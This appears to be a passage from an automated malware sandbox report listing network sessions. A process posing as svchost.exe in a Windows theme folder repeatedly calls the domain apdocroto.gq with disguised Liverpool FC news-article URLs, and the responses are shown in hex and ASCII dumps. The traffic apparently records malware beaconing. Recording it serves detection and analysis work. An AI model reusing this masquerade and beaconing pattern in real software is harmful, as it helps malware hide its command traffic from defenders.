70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 74 61 2e 74 6d 2d 61 77 78 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect" href="https://i2-prod.liverpool.com"><link rel="dns-prefetch" href="https://felix.data.tm-awx.com"><link rel="preconnect" href="https://felix.
Jun 16, 2021 12:05:17.318262100 CEST	5310	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-0B579F7D05D398DAB455F9EFDAAC3695.html HTTP/1.1 Accept: application/json UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Authorization: Bearer {token} Host: apdocroto.gq

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:05:17.681958914 CEST	5311	IN	HTTP/1.1 200 OK Date: Wed, 16 Jun 2021 10:05:17 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Last-Modified: Wed, 16 Jun 2021 02:15:31 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 0ab5e158a600004dc4ad271000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v2?s=uS7wtTKbglwUvwnRdxnKRpyzTy9ar6KM yBT1GjRa%2FC9XFFz7CokQtl6G1ALQCK%2BXYUk8eX592IjkUsR%2FKU6A35V6NXlCX7lKYndbTyuCVTecJUdU1tlo skgF"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 660338077dd84dc4-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 74 61 2e 74 6d 2d 61 77 78 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 74 61 Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liver pool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect" href="https://i2-prod.liv erpool.com"><link rel="dns-prefetch" href="https://felix.data.tm-awx.com"><link rel="preconnect" href="https://felix.data
Jun 16, 2021 12:05:22.968539953 CEST	6596	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-73850014335AB72CBE7866A38A201CD 2.html HTTP/1.1 Accept: application/json UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/ 537.36 OPR/38.0.2220.41 Authorization: Bearer {token} Host: apdocroto.gq
Jun 16, 2021 12:05:23.175766945 CEST	6598	IN	HTTP/1.1 200 OK Date: Wed, 16 Jun 2021 10:05:23 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Last-Modified: Wed, 16 Jun 2021 02:15:32 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 0ab5e16eb800004dc4ad0e4000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v2?s=zcT4OaOlRi2cxH%2FGfHUd2CdA8HLnIR SBos%2Bk5TuuF8ctZa1a%2FwJGNtB0UBWKTUwTaNSTgi4blT9k94%2BMoL0fOsRqXZ%2F0ZN%2FcXa3Q tDhGd02cDOHWCKUmNPIl"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6603382acdcf4dc4-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 74 61 2e 74 6d 2d 61 77 78 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liver pool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect" href="https://i2-prod.liv erpool.com"><link rel="dns-prefetch" href="https://felix.data.tm-awx.com"><link rel="preconnect" href="https://feli

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49169	172.67.158.27	80	C:\Windows\Resources\Themes\Aero\Shell\52V57U7\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:05:52.058926105 CEST	7824	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-CC63E54262373453B19DBF613B3334DE.html HTTP/1.1 Accept: application/json UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Authorization: Bearer {token} Host: apdocroto.gq Connection: Keep-Alive
Jun 16, 2021 12:05:52.424865007 CEST	7825	IN	HTTP/1.1 200 OK Date: Wed, 16 Jun 2021 10:05:52 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Last-Modified: Wed, 16 Jun 2021 02:15:31 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 0ab5e1e05b000017666da2e000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v2?s=S7Kfa5ErXeNXlIJdPR9lci4e06ZxJwYPhCyEsdW4yAxWq0Y3zESBktvb%2B4JEvuR%2FtTtLoZ3sdV3Gg1%2FGQsIFyFEpsJDP8k2qb83SAOIlYw6qkcJQCVDUY1yu"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 660338e09fc61766-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 74 61 2e 74 6d 2d 61 77 78 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 74 61 Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect" href="https://i2-prod.liverpool.com"><link rel="dns-prefetch" href="https://felix.data.tm-awx.com"><link rel="preconnect" href="https://felix.data
Jun 16, 2021 12:05:56.706939936 CEST	9111	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-0B579F7D05D398DAB455F9EFDAAC3695.html HTTP/1.1 Accept: application/json UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Authorization: Bearer {token} Host: apdocroto.gq

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:05:57.059961081 CEST	9112	IN	HTTP/1.1 200 OK Date: Wed, 16 Jun 2021 10:05:57 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Last-Modified: Wed, 16 Jun 2021 02:15:31 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 0ab5e1f2830000176681b5a000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v2?s=nmZ7VO0A7m6p6iLuploVaCg8%2FtWO%2BAwTmj0RvQeMUhNL5J9561ZnZ7SNOw2tGdNII2LX7YUbnQaKa3MUOo5lQsnAL7J%2BRP1YKs4yKxTs622LxH%2F374FUQk0F"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 660338fd9ce31766-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 35 30 66 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 74 61 2e 74 6d 2d 61 77 78 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 Data Ascii: 150f<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect" href="https://i2-prod.liverpool.com"><link rel="dns-prefetch" href="https://felix.data.tm-awx.com"><link rel="preconnect" href="https://felix.da
Jun 16, 2021 12:06:11.656105042 CEST	14392	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-73850014335AB72CBE7866A38A201CD2.html HTTP/1.1 Accept: application/json UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Authorization: Bearer {token} Host: apdocroto.gq
Jun 16, 2021 12:06:12.023540974 CEST	14394	IN	HTTP/1.1 200 OK Date: Wed, 16 Jun 2021 10:06:12 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Last-Modified: Wed, 16 Jun 2021 02:15:32 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 0ab5e22ce800001766cb2c2000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v2?s=RBEd%2FCFjeoordtqMIo1%2B89wadS1ViNEVyAFCfyVflNxfyJybK1TRm5anId95DdMbpY11VAnjTXK1i8O7MSMLkR%2BX5Utzb2ciMDv1bqYedGk5S5ZeOvjZkrLJ"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6603395b0a491766-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 74 61 2e 74 6d 2d 61 77 78 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 74 61 Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect" href="https://i2-prod.liverpool.com"><link rel="dns-prefetch" href="https://felix.data.tm-awx.com"><link rel="preconnect" href="https://felix.data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49170	172.67.158.27	80	C:\Windows\Resources\Themes\Aero\Shell\52V57U7\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:05:57.673259974 CEST	9704	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-CC63E54262373453B19DBF613B3334DE.html HTTP/1.1 Accept: application/json UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Authorization: Bearer {token} Host: apdocroto.gq Connection: Keep-Alive
Jun 16, 2021 12:05:57.892154932 CEST	10198	IN	HTTP/1.1 200 OK Date: Wed, 16 Jun 2021 10:05:57 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Last-Modified: Wed, 16 Jun 2021 02:15:31 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 0ab5e1f64c00002c32ef286000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v2?s=DlQrOOQ%2FurT0JnHR9JepWBJR%2BoEWxBN7HMJZHMe80UkgmR36F3dDnzcQzAPwtb4KEVwSTL6ZUcDZ3WR5ulDnYfOO2t1e8F4%2Fi5obiSBgJd87ZYeltKYSVcWP"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 66033903a8f12c32-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 74 61 2e 74 6d 2d 61 77 78 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 74 61 Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect" href="https://i2-prod.liverpool.com"><link 